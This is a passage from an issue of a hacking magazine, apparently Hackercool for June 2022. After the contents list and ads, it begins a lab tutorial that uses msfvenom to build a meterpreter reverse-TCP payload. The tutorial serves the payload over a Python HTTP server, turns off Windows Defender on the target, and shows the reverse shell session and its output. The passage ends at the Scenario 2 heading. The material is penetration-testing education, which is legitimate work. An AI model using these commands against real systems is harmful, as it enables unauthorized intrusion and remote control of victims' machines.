

What's Our Ultimate Hacking Scenario : 3 Hacking Scenarios

Scenario 1 : Attacker & Target system on same network

Scenario 2 : Target system behind Firewall.

Scenario 3 : Target system behind Firewall with AV running.

Instagram OSINT - Working Tools For 2022

**How A Chinese APT exploited
a Zero-Day in Sophos Firewall
to hack into a network.**

**How Follina Is being exploited by APTs
around the world**

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 6

*This Issue got delayed
more than the
previous
Issue.
So Sorry.*

No Editor's Note.

"THE USE OF DROPBOX AND GOOGLE DRIVE SERVICES [...] IS A NEW TACTIC FOR THIS ACTOR AND ONE THAT PROVES CHALLENGING TO DETECT DUE TO THE UBIQUITOUS NATURE OF THESE SERVICES AND THE FACT THAT THEY ARE TRUSTED BY MILLIONS OF CUSTOMERS WORLDWIDE."

- RESEARCHERS ON HACKERS USING DROPBOX AND GOOGLE DRIVE TO DELIVER PAYLOADS.

INSIDE

See what our Hackercool Magazine June 2022 Issue has in store for you.

1. Ultimate Hacking Scenarios :

Three Hacking Scenarios to help you understand Real World Hacking Better.

2. Hackstory :

How a Chinese APT Exploited A Zero-Day in Sophos Firewall To Hack A Network.

3. Instagram OSINT :

3 Working Instagram OSINT Tools For 2022.

4. Hackstory 2 :

How APTs around the world are exploiting Follina?

5. Metasploit This Month :

DirtyPipe, Spring4shell and Redis SandBox Escape Modules

6. Nostalgia :

Goodbye Internet Explorer, You won't be missed (but your legacy will be remembered).

Downloads

Other Resources

Three Hacking Scenarios To Help You Understand Real World Hacking Better.

ULTIMATE HACKING SCENARIO

Our readers have been reading Real World Hacking Scenarios in our Magazine.

So you may think what is this Ultimate Hacking Scenario. We at Hackercool Magazine constantly are thinking about improving our Magazine. This took me back once again to my learning days when I was taught all the knowledge of Ethical hacking. But I faced one another problem while practising. At what stage of hacking should I use what I learnt about?

Of course Real World Hacking Scenarios served that purpose but only partly. But I wanted to make something that taught our readers where exactly they can use the knowledge of everything they learn in our Magazine. I couldn't explain it further than this.

WE just want to say UHS is an improvement over Real World Hacking scenarios. I hope our readers will see it practically. In our first Ultimate Hacking Scenario, we bring you three hacking scenarios.

In the first scenario, the Attacker and Target system are on the same network. The target machine will not have any Antivirus running on it. In the second hacking scenario, the target system and attacker system are on different networks and target system will be placed behind a Firewall. The target system still does not have any AV running. The third hacking scenario is the advanced version of Scenario 2. The target is not only behind a firewall but also an AV/EDR will be running on it.

We have designed this scenario in this way so that readers can better understand the transition from normal hacking scenarios to Real world hacking scenarios. To further make readers understand this, Our first UHS will be very simple one where we will be using Metasploit. As readers get acclimatised with it we will move towards more advanced scenarios. However, Scenario 3 of this UHS will still be one where we hack by evading Antivirus. So roll on. Let's move to practicals.

SCENARIO - 1

Attacker System & Target system on same network. Target has No AV running

Our Attacker system is Kali Linux and target system is Windows 10. Let's generate a Metasploit payload using msfvenom as shown below.(we did this many times on our blog). IP of attacker system is 192.168.36.189. Since this is payload deliver method, we don't need to know the IP address of the target system.

"The general quality of the code and lack of obfuscation shows the authors may not be very familiar with Mac development and are not so advanced."
- ESET researcher M. Leveille on CloudMensis Spyware


```
(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.36.189 lport=4455 -f exe > /home/kali/Desktop/sce_1_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
(kali㉿kali)-[~]
$
```

Before copying the payload to the target system, let's start a Metasploit listener on the Attacker system.

```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

Press SPACE BAR to continue

```
      =[ metasploit v6.0.46-dev ]
+ -- --=[ 2135 exploits - 1139 auxiliary - 365 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]
```


Metasploit tip: Enable verbose logging with `set VERBOSE true`

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(multi/handler) > set lport 4455
lport => 4455
msf6 exploit(multi/handler) > █
```


Now, let's start a HTTP Server to host the payload as shown below.

```
(kali㉿kali)-[~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```


Now, I turn OFF the Windows Defender running on the target system.



Then I download the payload to the target system.



Once I execute the payload, we successfully get a meterpreter session as shown below.

Microsoft temporarily rolled back its plan to block Office VBA Macros.

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.189:4455
[*] Sending stage (200262 bytes) to 192.168.36.228
[*] Meterpreter session 1 opened (192.168.36.189:4455 -> 192.168.36.228:49675) at 2022-07-13 04:15:17 -0400

meterpreter > sysinfo
Computer      : DESKTOP-JQ61TD1
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DESKTOP-JQ61TD1\user1
meterpreter >

```

This is too boring and easy.


SCENARIO - 2

Attacker System & Target system on different networks.


Target is behind Firewall

